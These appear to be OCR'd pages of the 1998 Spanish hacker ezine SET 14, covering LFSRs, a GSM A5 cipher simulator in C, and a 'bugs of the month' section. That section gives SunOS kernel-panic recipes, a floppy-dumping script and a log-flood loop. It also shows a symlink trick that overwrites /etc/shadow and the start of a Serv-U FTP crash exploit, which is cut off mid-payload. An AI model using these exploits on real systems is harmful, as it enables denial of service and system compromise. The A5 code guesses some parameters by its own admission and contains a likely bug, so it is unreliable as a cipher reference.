16 5 3 2 0	58 19 0	98 11 0	148 27 0
17 3 0	58 6 5 1 0	98 7 4 3 1 0	149 10 9 7 0
17 5 0	59 7 4 2 0	99 7 5 4 0	150 53 0
17 6 0	59 6 5 4 3 1 0	100 37 0	151 3 0
18 7 0	60 1 0	100 8 7 2 0	151 9 0
18 5 2 1 0	61 5 2 1 0	101 7 6 1 0	151 15 0
19 5 2 1 0	62 6 5 3 0	102 6 5 3 0	151 31 0
20 3 0	63 1 0	103 9 9	151 39 0
21 2 0	64 4 3 1 0	104 11 10 1 0	151 43 0
22 1 0	65 18 0	105 16 0	151 46 0
23 5 0	65 4 3 1 0	106 15 0	151 51 0
24 4 3 1 0	66 9 8 6 0	107 9 7 4 0	151 63 0
25 3 0	66 8 6 5 3 2 0	108 31 0	151 66 0
26 6 2 1 0	67 5 2 1 0	109 5 4 2 0	151 67 0
27 5 2 1 0	68 9 0	110 6 4 1 0	151 70 0
28 3 0	68 7 5 1 0	111 10 0	152 6 3 2 0
29 2 0	69 6 5 2 0	111 49 0	153 1 0
30 6 4 1 0	70 5 3 1 0	113 9 0	153 8 0
31 3 0	71 6 0	113 15 0	154 9 5 1 0
31 6 0	71 5 3 1 0	113 30 0	155 7 5 4 0
31 7 0	72 10 9 3 0	114 11 2 1 0	156 9 5 3 0
31 13 0	72 6 4 3 2 1 0	115 8 7 5 0	157 6 5 2 0
32 7 6 2 0	73 25 0	116 6 5 2 0	158 8 6 5 0
32 7 5 3 2 1 0	73 4 3 2 0	117 5 2 1 0	159 31 0
33 13 0	74 7 4 3 0	118 33 0	159 34 0
33 16 4 1 0	75 6 3 1 0	119 8 0	159 40 0
34 8 4 3 0	76 5 4 2 0	119 45 0	160 5 3 2 0
34 7 6 5 2 1 0	77 6 5 2 0	120 9 6 2 0	161 18 0
35 2 0	78 7 2 1 0	121 18 0	161 39 0
36 11 0	79 9 0	122 6 2 1 0	161 60 0
36 6 5 4 2 1 0	79 4 3 2 0	123 2 0	162 8 7 4 0
37 6 4 1 0	80 9 4 2 0	124 37 0	163 7 6 3 0
37 5 4 3 2 1 0	80 7 5 3 2 1 0	125 7 6 5 0	164 12 6 5 0
38 6 5 1 0	81 4 0	126 7 4 2 0	165 9 8 3 0
39 4 0	82 9 6 4 0	127 1 0	166 10 3 2 0
40 5 4 3 0	82 8 7 6 1 0	127 7 0	167 6 0
41 3 0	83 7 4 2 0	127 63 0	170 23 0
42 7 4 3 0	84 13 0	128 7 2 1 0	172 2 0
42 5 4 3 2 1 0	84 8 7 5 3 1 0	129 5 0	174 13 0
43 6 4 3 0	85 8 2 1 0	130 3 0	175 6 0

```
|     44 6 5 2 0  |     86 6 5 2 0  |    131 8 3 2 0  |     175 16 0  |
|     45 4 3 1 0  |        87 13 0  |       132 29 0  |     175 18 0  |
|     46 8 7 6 0  |     87 7 5 1 0  |      133 9 8 0  |     175 57 0  |
| 46 8 5 3 2 1 0  |    88 11 9 8 0  |       134 57 0  |      177 8 0  |
'-----------------^-----------------^-----------------^---------------'
```

En esta tabla se encuentran bastantes polinomios primitivos en modulo 2. Aun asi, existen infinidad de polinomios primitivos en modulo 2. Y por si no os basta con los que hay en esta tabla, aqui va otra mas... OS PILLE !!

No es necesario andar con mas tablas. Con la dada hay mas que suficiente, incluso para obtener otros polinomios primitivos que no esten en la misma. Solo es necesario saber que si un polinomio p(x) es primitivo, tambien lo es x^n * p(1/x).

Por ejemplo, si tenemos el polinomio formado por (4 1 0) como indica en la tabla, tenemos tambien que es primitivo el polinomio (4 3 0). Y si cogemos el polinomio (8 4 3 2 0), deducimos que el polinomio (8 6 5 4 0) es primitivo de la misma forma.

Matematicamente, para el primer ejemplo, n = 4. Asi, originalmente tenemos un polinomio x^4 + x + 1. El calculo para el polinomio resultante es el siguiente:

```
                /  1     1       \
x^4 * (  --- + ---  + 1  )  -->  1 + x^3 + x^4
                \ x^4    x       /
```

Un ejemplo practico de LFSR, usando la tabla, lo podemos realizar con el polinomio dado con la entrada de la tabla (32 7 5 3 2 1 0). El polinomio correspondiente es el siguiente:

```
x^32 + x^7 + x^5  + x^3 + x^2 + x + 1
```

De aqui sacamos un LFSR de periodo maximo, cuya longitud es el grado del polinomio (32). La secuencia de exponentes indica la secuencia de bits o secuencia tap que sera usada en la funcion de retroalimentacion del registro. siguiendo con el ejemplo, este seria el LFSR representado de forma grafica:

```
        .-----------------------------------------------.
.----> | b32 | ... | b7 | b6 | b5 | b4 | b3 | b2 | b1 | ---->
|      '-----------------------------------------------'
|        |          '-------. |         |    |    |
|        '-----------------. | |         |    |    |
|                          v v v         |    |    |
|                         .-----. <------'    |    |
'------------------------ | XOR | <-----------'    |
                          '-----' <----------------'
```

El codigo fuente en C para este registro seria como sigue:

```
<++> set_014/a5/lfsr.c
/* Funcion que simula un registro LFSR de 32 bits de periodo maximo
 * SET 14 - Abril 1998
 */
```

```
int LFSR () {
        static unsigned long RegDesp = 1;

        /* El registro puede tomar cualquier valor, salvo el 0
         * pues el resultado seria un flujo de 0 en la salida
         */

        RegDesp = ((((RegDesp >> 31)
                  ^ (RegDesp >> 6)
                  ^ (RegDesp >> 4)
                  ^ (RegDesp >> 2)
                  ^ (RegDesp >> 1)
                  ^ RegDesp))
                  & 0x00000001)
                  << 31)
                  | (RegDesp >> 1);
        return RegDesp & 0x00000001;
}
<-->
```

Evidentemente, si usamos un LFSR cuya longitud sea mayor que la palabra del ordenador, el codigo fuente se complica ligeramente, pues no se puede trabajar con el registro directamente.

Ah! Lo de palabra... pues algo asi como byte, pero lo maximo que el ordenador puede manejar de un solo golpe. Generalmente se habla de palabras de 16 y 32 bits, aunque tambien las hay de 64 e incluso de 128 bits.

Un dato mas a tener en cuenta a la hora de realizar un LFSR es lo que se llama la densidad del polinomio. Un polinomio es denso cuando tiene muchos coeficientes.

En si, cuando el polinomio tiene pocos coeficientes, es mas facil de romper, siguiendo el procedimiento de ataque por correlacion. Asi que cuantos Mas coeficientes tenga el polinomio, mas dificil es romper la encriptacion. Pero hay que a¤adir un problema mas. La velocidad del programa disminuye a medida que aumenta el numero de coeficientes, cosa solucionada si los LFSR se implementan directamente en circuitos del tipo VLSI.

Aun asi, se ha desarrollado mucho en el campo de la programacion de LFSR, sobre todo en el ambito militar, pues es donde mas apreciados son los cifradores de flujo. De hecho existen algunos ordenadores que llevan en su juego de instrucciones algunas que permiten la implementacion de LFSR vectorizados directamente en lenguaje maquina. Estos son en su mayoria ordenadores Cray, como los Cray 1, Cray X-MP y Cray Y-MP.

Bueno, y eso es todo por hoy.

Como! Que estabamos hablando del A5 y no he mencionado nada?!?!?! Ups! Sigamos ;)

Por fin, el A5

-=-=-=-=-=-=-=

El A5 es el algoritmo de cifrado usado en GSM. Ah! Que ya lo sabiais. Entonces ya sabreis que se trata tambien de un cifrador de flujo, y que solo es usado para encriptar la informacion de la interfaz Um o interfaz de radio entre el movil y la BTS. El resto de la comunicacion se produce en claro, es decir, sin codificacion de ningun tipo. Para que luego digan que las operadoras de telefonia movil no pueden espiar tus comunicaciones.

La historia cuenta como en la fase de desarrollo del GSM hubo un gran debate politico para decidir si el sistema que se usase para codificar las comunicaciones deberia ser fuerte o no. Por una parte estaba la opinion de los alemanes, que querian un sistema robusto, pues estaban muy proximos a la ex-Union Sovietica. Aun asi, el resto de los paises en el acuerdo no compartian la misma opinion. Y definitivamente se opto por un sistema frances que es el que hoy conocemos como A5.

Durante algun tiempo, se creyo que el algoritmo A5 era muy fuerte. Posteriormente se demostro que no era asi, e incluso hubo rumores de que se habia hecho creer que se trataba de un sistema robusto para que Saddam Hussein comprara los chips A5 en el mercado negro, etc.

La verdad, estos politicos y militares estan mas paranoicos que todos nosotros juntos.

Vale, pero... Y el A5?

De acuerdo, pasemos al ataque.

El A5 se basa en el uso de tres registros LFSR de 19, 22 y 23 bits de longitud. En esta ocasion, los polinomios correspondientes a los registros son poco densos, esto es, con pocos coeficientes. La salida del algoritmo es el resultado hacer un XOR con las salidas de los tres registros.

Claro, que necesitamos un reloj que indique cuando se debe producir el desplazamiento en cada registro. Asi, cada registro basa su reloj en su bit central, XOReado con el inverso de la funcion de umbral de los bits centrales de los tres registros. (Aireeee!) De esta forma, lo mas normal es que dos de los tres registros realicen el desplazamiento en cada ciclo.

De los tres registros, solo se sabe con certeza el polinomio del registro de 19 bits. Los polinomios de los otros dos registros se suponen, aunque no han sido confirmados... por el momento. Estos son los polinomios:

```
x^19 + x^5 + x^2 + x + 1
x^22 + x^9 + x^5 + x + 1
x^23 + x^5 + x^4 + x + 1
```

OK. Tengo el A5, y ahora, que?

Bueno, no lo tenemos todo todavia. Aun falta saber como se codifica la informacion que se transmiten por el interfaz Um.

Un detalle que no se os deberia haber pasado por alto es que cada movil, o bien usa un polinomio distinto (ein?!?), o bien el A5 necesita algo asi como unos parametros de entrada que son exclusivos del movil.


A ver, los que se decanten por la primera opcion, que levanten la mano. Nadie!?!? Espera... Me parece ver... Si, alli al fondo!! Alguien ha levantado la mano!! No puede ser. La documentacion, por favor. AArrgghh!! Una foto de Mr. Gates y otra de Villa... Quien ha dejado pasar a este espia ???

Por donde iba. A, si. Continuemos.

Como hemos visto, el A5 necesita algunos datos de entrada, que si sois fieles seguidores de esta ezine, recordareis haber leido por algun sitio del

pasado numero.

En SET 13 os adelantabamos que el A5 usa una clave, Kc, y el numero de trama TDMA correspondiente a la trama donde van los datos a cifrar. Para aquellos que no lo recordais del todo, una trama TDMA presenta la siguiente estrcutura:



Aqui observamos la presencia de dos campos de 57 bits que se corresponden con los datos, y que seran los unicos en ser codificados.

De SET 12 recordareis que a cada trama TDMA se le asigna un numero, que puede ir desde el 0 hasta el 2715647. Y una trama TDMA tiene una duracion de 120/26 ms, asi que este valor no se repite hasta pasadas 3h 28m 53s 760ms

Por su parte, Kc se obtiene de pasar Ki y el numero aleatorio RAND por el algoritmo A8 (Otro mas). Pero de este no sabemos nada por el momento. En SET 13 se describe que son Ki y RAND, asi que el que lo quiera saber, ya sabe. Que releea SET 13, o la baje de alguno de estos sitios.

Visto esto, vemos que en funcion de el numero de trama TDMA y Kc, el algoritmo A5 produce una salida, que es XOReada con los 114 bits de datos de la trama TDMA, de forma que se cifra la informacion.

La forma para descifrarlo es simple. La BTS tiene tambien Kc y el numero de trama TDMA, lo unico que tiene que hacer es pasarselos como parametro al A5, y XORear los datos cifrados. Et voila !

Y ahora que?
-=-=-=-=-=-=

Pues ahora a disfrutar y cacharrear con el fuente que os dejo aqui. Simula el A5, teniendole que suministrar la clave de sesion Kc y el texto a cifrar.

```
<++> set_014/a5/a5.c
/* Program writen by Mike Roe <mrr@cl.cam.ac.uk>
 * June, 1994
 *
 * Main function coded by Falken
 * April, 1998
 *
 * In writing this program, I've had to guess a few pices of information:
 *
 * 1. Which bits of the key are loaded into which bits of the shift register
 * 2. Which order the frame sequence number is shifted into the SR (MSB
 *    first or LSB first)
 * 3. The position of the feedback taps on R2 and R3 (R1 is known).
 * 4. The position of the clock control taps. These are on the 'middle' one,
 *    I've assumed to be 9 on R1, 11 on R2, 11 on R3.
 */
```

```
/*
 * Look at the 'middle' stage of each of the 3 shift registers.
 * Either 0, 1, 2 or 3 of these 3 taps will be set high.
 * If 0 or 1 or one of them are high, return true. This will cause each of the
 * middle taps to be inverted before being used as a clock control. In all
 * cases either 2 or 3 of the clock enable lines will be active. Thus, at least
 * two shift registers change on every clock-tick and the system never becomes
 * stuck.
 */

#define MAX 15       /* Lenght in bytes of Alice->Bob or Bob->Alice
                      * key stream.
                      */

static int threshold(r1, r2, r3)
unsigned int r1;
unsigned int r2;
unsigned int r3;
{
int total;

  total = (((r1 >>  9) & 0x1) == 1) +
          (((r2 >> 11) & 0x1) == 1) +
          (((r3 >> 11) & 0x1) == 1);

  if (total > 1)
    return (0);
  else
    return (1);
}

unsigned long clock_r1(ctl, r1)
int ctl;
unsigned long r1;
{
unsigned long feedback;

 /*
  * Primitive polynomial x**19 + x**5 + x**2 + x + 1
  */

  ctl ^= ((r1 >> 9) & 0x1);
  if (ctl)
  {
    feedback = (r1 >> 18) ^ (r1 >> 17) ^ (r1 >> 16) ^ (r1 >> 13);
    r1 = (r1 << 1) & 0x7ffff;
    if (feedback & 0x01)
      r1 ^= 0x01;
  }
  return (r1);
}

unsigned long clock_r2(ctl, r2)
int ctl;
unsigned long r2;
{
unsigned long feedback;


 /*
  * Primitive polynomial x**22 + x**9 + x**5 + x + 1
  */
```

```
  ctl ^= ((r2 >> 11) & 0x1);
  if (ctl)
  {
    feedback = (r2 >> 21) ^ (r2 >> 20) ^ (r2 >> 16) ^ (r2 >> 12);
    r2 = (r2 << 1) & 0x3fffff;
    if (feedback & 0x01)
      r2 ^= 0x01;
  }
  return (r2);
}

unsigned long clock_r3(ctl, r3)
int ctl;
unsigned long r3;
{
unsigned long feedback;

 /*
  * Primitive polynomial x**23 + x**5 + x**4 + x + 1
  */

  ctl ^= ((r3 >> 11) & 0x1);
  if (ctl)
  {
    feedback = (r3 >> 22) ^ (r3 >> 21) ^ (r3 >> 18) ^ (r3 >> 17);
    r3 = (r3 << 1) & 0x7fffff;
    if (feedback & 0x01)
      r3 ^= 0x01;
  }
  return (r3);
}

int keystream(key, frame, alice, bob)
unsigned char *key;   /* 64 bit session key              */
unsigned long frame;  /* 22 bit frame sequence number    */
unsigned char *alice; /* 114 bit Alice to Bob key stream */
unsigned char *bob;   /* 114 bit Bob to Alice key stream */
{
unsigned long r1;   /* 19 bit shift register */
unsigned long r2;   /* 22 bit shift register */
unsigned long r3;   /* 23 bit shift register */
int i;              /* counter for loops     */
int clock_ctl;      /* xored with clock enable on each shift register */
unsigned char *ptr; /* current position in keystream */
unsigned char byte; /* byte of keystream being assembled */
unsigned int bits;  /* number of bits of keystream in byte */
unsigned int bit;   /* bit output from keystream generator */

  /* Initialise shift registers from session key */

  r1 = (key[0] | (key[1] << 8) | (key[2] << 16) ) & 0x7ffff;
  r2 = ((key[2] >> 3) | (key[3] << 5) | (key[4] << 13) | (key[5] << 21)) & 0x3fffff;
  r3 = ((key[5] >> 1) | (key[6] << 7) | (key[7] << 15) ) & 0x7fffff;


  /* Merge frame sequence number into shift register state, by xor'ing it
   * into the feedback path
   */

  for (i=0;i<22;i++)
  {
    clock_ctl = threshold(r1, r2, r2);
    r1 = clock_r1(clock_ctl, r1);
```

```
  r2 = clock_r2(clock_ctl, r2);
  r3 = clock_r3(clock_ctl, r3);
  if (frame & 1)
  {
    r1 ^= 1;
    r2 ^= 1;
    r3 ^= 1;
  }
  frame = frame >> 1;
}

/* Run shift registers for 100 clock ticks to allow frame number to
 * be diffused into all the bits of the shift registers
 */

for (i=0;i<100;i++)
{
  clock_ctl = threshold(r1, r2, r2);
  r1 = clock_r1(clock_ctl, r1);
  r2 = clock_r2(clock_ctl, r2);
  r3 = clock_r3(clock_ctl, r3);
}

/* Produce 114 bits of Alice->Bob key stream */

ptr = alice;
bits = 0;
byte = 0;
for (i=0;i<114;i++)
{
  clock_ctl = threshold(r1, r2, r2);
  r1 = clock_r1(clock_ctl, r1);
  r2 = clock_r2(clock_ctl, r2);
  r3 = clock_r3(clock_ctl, r3);

  bit = ((r1 >> 18) ^ (r2 >> 21) ^ (r3 >> 22)) & 0x01;
  byte = (byte << 1) | bit;
  bits++;
  if (bits == 8)
  {
    *ptr = byte;
    ptr++;
    bits = 0;
    byte = 0;
  }
}
if (bits)
  *ptr = byte;

/* Run shift registers for another 100 bits to hide relationship between
 * Alice->Bob key stream and Bob->Alice key stream.
 */

for (i=0;i<100;i++)
{
  clock_ctl = threshold(r1, r2, r2);
  r1 = clock_r1(clock_ctl, r1);
  r2 = clock_r2(clock_ctl, r2);
  r3 = clock_r3(clock_ctl, r3);
}

/* Produce 114 bits of Bob->Alice key stream */
```

```
  ptr = bob;
  bits = 0;
  byte = 0;
  for (i=0;i<114;i++)
  {
    clock_ctl = threshold(r1, r2, r2);
    r1 = clock_r1(clock_ctl, r1);
    r2 = clock_r2(clock_ctl, r2);
    r3 = clock_r3(clock_ctl, r3);

    bit = ((r1 >> 18) ^ (r2 >> 21) ^ (r3 >> 22)) & 0x01;
    byte = (byte << 1) | bit;
    bits++;
    if (bits == 8)
    {
      *ptr = byte;
      ptr++;
      bits = 0;
      byte = 0;
    }
  }
  if (bits)
    *ptr = byte;

  return (0);

}

  /* Main function added by Falken */

void
main (void)
{
unsigned char key[8];       /* 64 bit session key */
unsigned char alice[15];    /* 114 bit Alice to Bob key stream */
unsigned char bob[15];      /* 114 bit Bob to Alice key stream */
unsigned char data[101];     /* 114 bit of data */
unsigned long frame;        /* 22 bit frame sequence number */

int i, ii;   /* counters for loops */
int len;     /* Lenght of data */

  /* Initialise variables */

  for (i = 0; i < 101; i++)
  {
    if (i < 8)
      key[i] = 0x00;
    if (i < MAX)
      alice[i] = bob[i] = 0x00;
    data[i] = 0x00;
  }
  frame = 0;

  printf ("\nA5 - GSM Stream Cipher/Cifrador de Flujo GSM - Version 1.0 - 13/4/1998");
  printf ("\nFirst published in/Publicado por primera vez en: SET 14");
  printf ("\nWritten by/Escrito por: Falken\n\n");

  printf ("---> Clave de sesion : ");
  gets (key);
  printf ("---> Texto a cifrar  : ");
  gets (data);
  printf ("\n*** Texto sin cifrar:\n---> ");
```

```
  i = 0;
  len = strlen (data);
  while (i < len)
  {
    if (data[i] < 0x0f)
      printf ("0%x", data[i]);
    else
      printf ("%x", data[i]);
    i++;
  }

  /* Data encryption.
   * Alice sends data to Bob.
   */

  for (i = 0; i <= len / MAX; i++)
  {
    keystream (key, frame, alice, bob);
    for (ii = 0; ii < MAX; ii++)
      data[ii + (i * MAX)] ^= alice[ii];
    frame++;
  }

  printf ("\n*** Texto cifrado:\n---> ");
  i = 0;
  while (i <= (len / MAX + 1) * MAX)
  {
    if (data[i] < 0x0f)
      printf ("0%x", data[i]);
    else
      printf ("%x", data[i]);
    i++;
  }

  printf ("\n\n... Pulsa una tecla para descifrar ...");
  getch();

  /* Data decryption */

  frame = 0;
  for (i = 0; i <= len / MAX; i++)
  {
    keystream (key, frame, alice, bob);
    for (ii = 0; ii < MAX; ii++)
      data[ii + (i * MAX)] ^= alice[ii];
    frame++;
  }

  printf ("\n\n*** Texto descifrado:\n---> ");
  i = 0;
  while (i < len)
  {
    if (data[i] < 0x0f)
      printf ("0%x", data[i]);
    else
      printf ("%x", data[i]);
    i++;
  }
}
<-->
```

ANEXO: De como por la boca muere el pez

-=-

La verdad es que se ha visto que el A5 es un algoritmo bastante simplon, facil de romper mediante un maximo de 2^40 cifrados: Se da un valor a los dos primeros registros y se intenta determinar el tercero mediante la clave de cifrado o clave de flujo, como seria conveniente llamarla. Esta ultima clave es la salida del A5.

Es mas, con un chip Xilinx (De esos que hacen el A5 tan rapidamente) reprogramado para hacer una busqueda de claves, y un crackeador de A5. Junta unas pocas docenas con un potencial de busqueda de 2 claves por microsegundo. Y hoy dia se conocen metodos de ataque bastante buenos y rapidos para los cifradores de flujo, en especial, el A5, la mayoria basados en los ataques por correlacion lineal. Para mas info, los boletines Cryptologia.

El A5 gozo de buena reputacion mientra no fue conocido. Toda la seguridad que daba, se basaba en el desconocimiento generalizado por parte del publico en general del algoritmo en si.

Pero hace unos a¤itos, una compa¤ia telefonica britanica (me abstengo de decir nombres) dio esta documentacion a la Universidad de Bradford, sin imponerles un acuerdo de no distribucion. Asi que con el tiempo, acabaron apareciendo descripciones del A5 por todas partes, incluso fuentes de cifradores A5.

Y es que parece que todavia no les ha entrado en la cabeza que la seguridad no se basa en el secretismo sobre el metodo de cifrado, si este es bueno. Y si no, miren al PGP. La seguridad ha de basarse en el compromiso de la clave, y nada mas.

Claro, que el A5 goza de una gran ventaja. Que alguien intente descifrar una comunicacion movil GSM en tiempo real. Si, de esas del estilo de: "En la pizzeria, a las 20:00". Y es que con lo que cuestan las llamadas, a ver quien es el guapo que habla mas tiempo. ;)

That’s all folks !
Falken <falken@latinmail.com>

EOF

```
-[ 0x09 ]----------------------------------------------------------------
-[ LOS BUGS DEL MES ]-----------------------------------------------------
-[ by SET Staff ]--------------------------------------------------SET-14-

Para     : SunOS 4.1.4 tmpfs
Tema     : Kernel panic
Patch    : 100507-06
Creditos : Yamamori Takenori

** Requiere que /tmp este montado como /tmpfs

1.- $ cd /tmp
2.- $ mknod aaa p
3.- $ ln aaa bbb    # Debe ser un enlace fuerte
4.- $ ls -l

Descripcion y Notas:

No me pregunteis como, pero este bug de SunOS, conocido como Fifo Hard Link
Bug, vuelve loco al sistema, con algo tan simple como generar un enlace
y realizar un listado del directorio. Ah! Para los que os hayais perdido con
el patch, es la referencia que debereis buscar en Sun. Tambien podeis
hacer un modload de 8lgm_tmpfs.c


Para     : SunOS 4.1.4
Tema     : Kernel panic
Patch    : 103314-01
Creditos : Yamamori Takenori

1.- $ cd /tmp
2.- $ mkdir a
3.- $ cd a
4.- $ vi b (Escribir algo, manteniendo el fichero abierto)
5.- Cambia de terminal
6.- $ rm -r /tmp/a
7.- Cambia de terminal
8.- Guarda el fichero usando :w en vi.

Descripcion y Notas:

Otro mas de nuestro amigo Yamamori. Y ademas, produce el mismo efecto que
el anterior bug, vuelve loco al sistema. Y otra vez mas, un patch que nos
proporciona Sun mediante un bonito numero de referencia.


Para     : SunOS 4.1.4
Tema     : Mas panico
Patch    : Aqui mismo. Sun todavia no los sabe ;)
Creditos : Yamamori Takenori

** Idem que los anteriores. /tmp montado como /tmpfs

$ cd /tmp
$ mkdir aaa
$ chmod -w aaa
$ cd aaa
$ ln -s bbb ccc    # En esta ocasion, sera un enlace simbolico.

Descripcion y Notas:

Que decir esta vez. A volver majara al sistema de nuevo, con la salvedad de
que Sun no tiene el patch correspondiente en el momento de escribir estas
lineas. Claro, que para algo estamos, y Yamamori se nos ha currado un patch
que aparentemente elimina el symlink bug, como se conoce a este ultimo
bug. Aqui os dejo el patch.

<++> set_014/exploits/tmpfs-symlink-fix.c
```

```
/* tmpfs-symlink-fix.c */

/*
 * tmpfs symlink bug:
 *
 *   (/tmp is mounted as tmpfs)
 *  $ cd /tmp
 *  $ mkdir aaa
 *  $ chmod -w aaa
 *  $ cd aaa
 *  $ ln -s bbb ccc    # should be symbolic-link (not hard-link)
 * panic: kmem_free: block already free
 *
 */

#define KERNEL
                     /* change here */
#define sun4c
#define __sun4c__   /* for the use of gcc's fix-include */
/* #define sun4m */
/* #define __sun4m__ */

#include <sys/types.h>
#include <sys/conf.h>
#include <sys/buf.h>
#include <sys/param.h>
#include <sys/errno.h>
#include <sys/user.h>
#include <sys/time.h>
#include <sys/vfs.h>
#include <sys/vnode.h>
#include <sys/ucred.h>
#include <sys/syslog.h>
#include <sundev/mbvar.h>
#include <sun/autoconf.h>
#include <sun/vddrv.h>

extern  struct vnodeops tmp_vnodeops;

static struct vdldrv vd = {
  VDMAGIC_PSEUDO,      /* Drv_magic */
  "tmpfs-symlink-fix"  /* Drv_name  */
  /* unused members */
};

static int (*real_tmp_symlink)();

int
wrap_tmp_symlink(
  struct vnode *vn,
  char *l_name,
  int *va,
  char *t_name,
  struct ucred *cred
) {

  struct vnode *vn1;
  int err;

#ifdef DEBUG
  printf("tmp_symlink: l_name=%s t_name=%s va=%x\n", l_name, t_name, *va);
#endif

  if ((err = VOP_MKDIR(vn, l_name, va, &vn1, cred)) != 0) {
    return err;
  }
  VOP_RMDIR(vn, l_name, cred);
  return real_tmp_symlink(vn, l_name, va, t_name, cred);
```

```
}

int
xxxinit(
  unsigned int function_code,
  struct vddrv *vdp,
  addr_t vdi,
  struct vdstat *vds
) {

  int x;

  switch(function_code) {
    case VDLOAD:
      vdp->vdd_vdtab = (struct vdlinkage*)&vd;

      x = splhigh();
      real_tmp_symlink = tmp_vnodeops.vn_symlink;
      tmp_vnodeops.vn_symlink = wrap_tmp_symlink;
      splx(x);

      log(LOG_INFO, "tmpfs symlink-fix module loaded\n");
      return 0;

    case VDUNLOAD:
      x = splhigh();
      tmp_vnodeops.vn_symlink = real_tmp_symlink;
      splx(x);

      log(LOG_INFO, "tmpfs symlink-fix module unloaded\n");
      return 0;

    case VDSTAT:
      return 0;

    default:
      return EIO;
  }
}
<-->


Para     : RedHat
Tema     : Acceso a disco
Patch    : Uhmmm! Quizas en SET 14
Creditos : Michal Zalewski

1.- [user@host sth]$ cat /dev/fd0H1440

Descripcion y Notas:

Con un simple cat, podemos acceder al contenido de un diskette, aun cuando
este no se encuentre montado. Esto no es que sea peligroso en si, ni de
mucho potencial. Pero podemos usar el siguiente script que chequea cuando
el diskette no esta montado, y en ese caso, realiza un volcado del mismo.

<++> set_014/exploits/fdumper
#!/bin/sh
DUMP_DEV=/dev/fd0H1440
MOUNT_DEV=/dev/fd0
LABEL=0
DUMPED=1
while :; do
  sleep 1
  if [ "`mount|grep \"^${MOUNT_DEV}\"`" = "" ]; then
    if [ "$DUMPED" = "0" ]; then
      echo "Dumping image #$LABEL..."
      cat $DUMP_DEV >.fdimage$LABEL
```

```
      let LABEL=LABEL+1
      DUMPED=1
    fi
  else
    DUMPED=0
  fi
done
<-->
```

Por otra parte, si que podemos causar problemas, en algunos casos graves, aprovechandonos de este bug. Si la unidad no se encuentra montada, puede llegar a producirse un exceso de flujo, o floodeo, del kernel. El comando es tan simple como:

```
[user@host sth]$ while :; do cat /dev/fd0H1440;done &
```

Esto provocara un envio masivo de logs al fichero /var/log/messages y al terminal.

```
Para     : KDE
Tema     : Sobreescritura de archivos
Patch    : Aqui mismito
Creditos : Tudor Bosman
```

Descripcion y Notas:

Pues resulta que si estamos usando password shadowed, los salvapantallas del KDE deben ejecutarse siendo setuid root. Claro, que esto no da los privilegios, pero si alguna que otra diversion. Al iniciarse, se crea el fichero .kss.pid en el directorio home como root. Nada tan facil como la siguiente instruccion para sobreescribir el fichero /etc/shadow:

```
        ln -s /etc/shadow ~/.kss.pid
```

Y por ende, he aqui el patch correspondiente a este peque¤o pero problematico bug:

```
        diff -c kscreensaver.orig/main.cpp kscreensaver/main.cpp
```

```
Para     : War FTP
Tema     : Crash :)
Patch    : Y eso... que es?
Creditos : Anton Rager
```

Descripcion y Notas:

Pues ni mas ni menos que tres tipos diferentes de desbordamiento de pila o stack overflow, para parecer mas cosmopolitas ;)
Se trata de unos fallos en el codigo del programa de FTP de Microsoft, que dependiendo del sistema operativo, salta de una forma o de otra. Se distinguen 3 casos:

- Al introducir el dato USER. Si el nombre de usuario es mayor de 285 caracteres, se produce una violacion de acceso. Aparentemente solo funciona en Windows NT 3.51/4.0, quizas porque Windows 95 no admite nombres de mas de 254 caracteres.
- Ahora le toca al campo PASS. No existe una cifra exacta, pero si envias una gran cantidad de caracteres en este campo, como si se te hubiese pegado el dedo a la tecla, el servidor FTP se viene abajo. Parece funcionar exclusivamente en Windows 95, mostrandose como un desbordamiento de pila.
- Desde el prompt de FTP. Si tecleas cualquier comando que no exista y tenga mas de 207 caracteres, se produce una violacion de acceso de nuevo. Y en esta ocasion afecta tanto a Windows NT 4.0 como a Windows 95, pero solo a los clientes.

```
Para     : Serv-U FTP
Tema     : Adios con el corazon...
Patch    : Puede que en http://www.cat-soft.com
Creditos : Pues mira, no lo se

<++> set_014/exploits/serv-who.c
/*

        serv-who.c - 1998 - whiz
        kills Serv-U ftp on win95 boxes

        This program makes SERV-U32 cause
        a stack fault in module KERNEL32.DLL
        Sometimes after Serv-U crashes, windows
        becomes slow and non responsive,
        just an added bonus.  Another thing
        is that if the ftp is running on NT
        it usually won’t crash, just raise
        CPU usage to 100% while the attack is
        running.

        Tested on:
        i586/100 - 72 meg RAM - crashed 5 times - Serv-U FTP-Server v2.3a
        i586/300 - 32 meg RAM - crashed 2 times - Serv-U FTP-Server v2.3b
        ?/? - ? meg RAM - crashed 2 times - Serv-U FTP-Server v2.3
        i586/233 - 32 meg RAM - crashed 1 time - Serv-U FTP-Server v2.2

        >>> Thanks to gen for helping me test this. <<<

        Another thing that might effect this
        program is how fast the serv-who
        computer’s internet connection is.
        Or in other words how much faster is
        it then the victim’s link.  A Faster
        one will give a higher success rate.

        serv-who, like, who the hell are
        you going to serv now, your crashed

*/

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

int x, s, i, p, dport;

char *str =
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
*
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
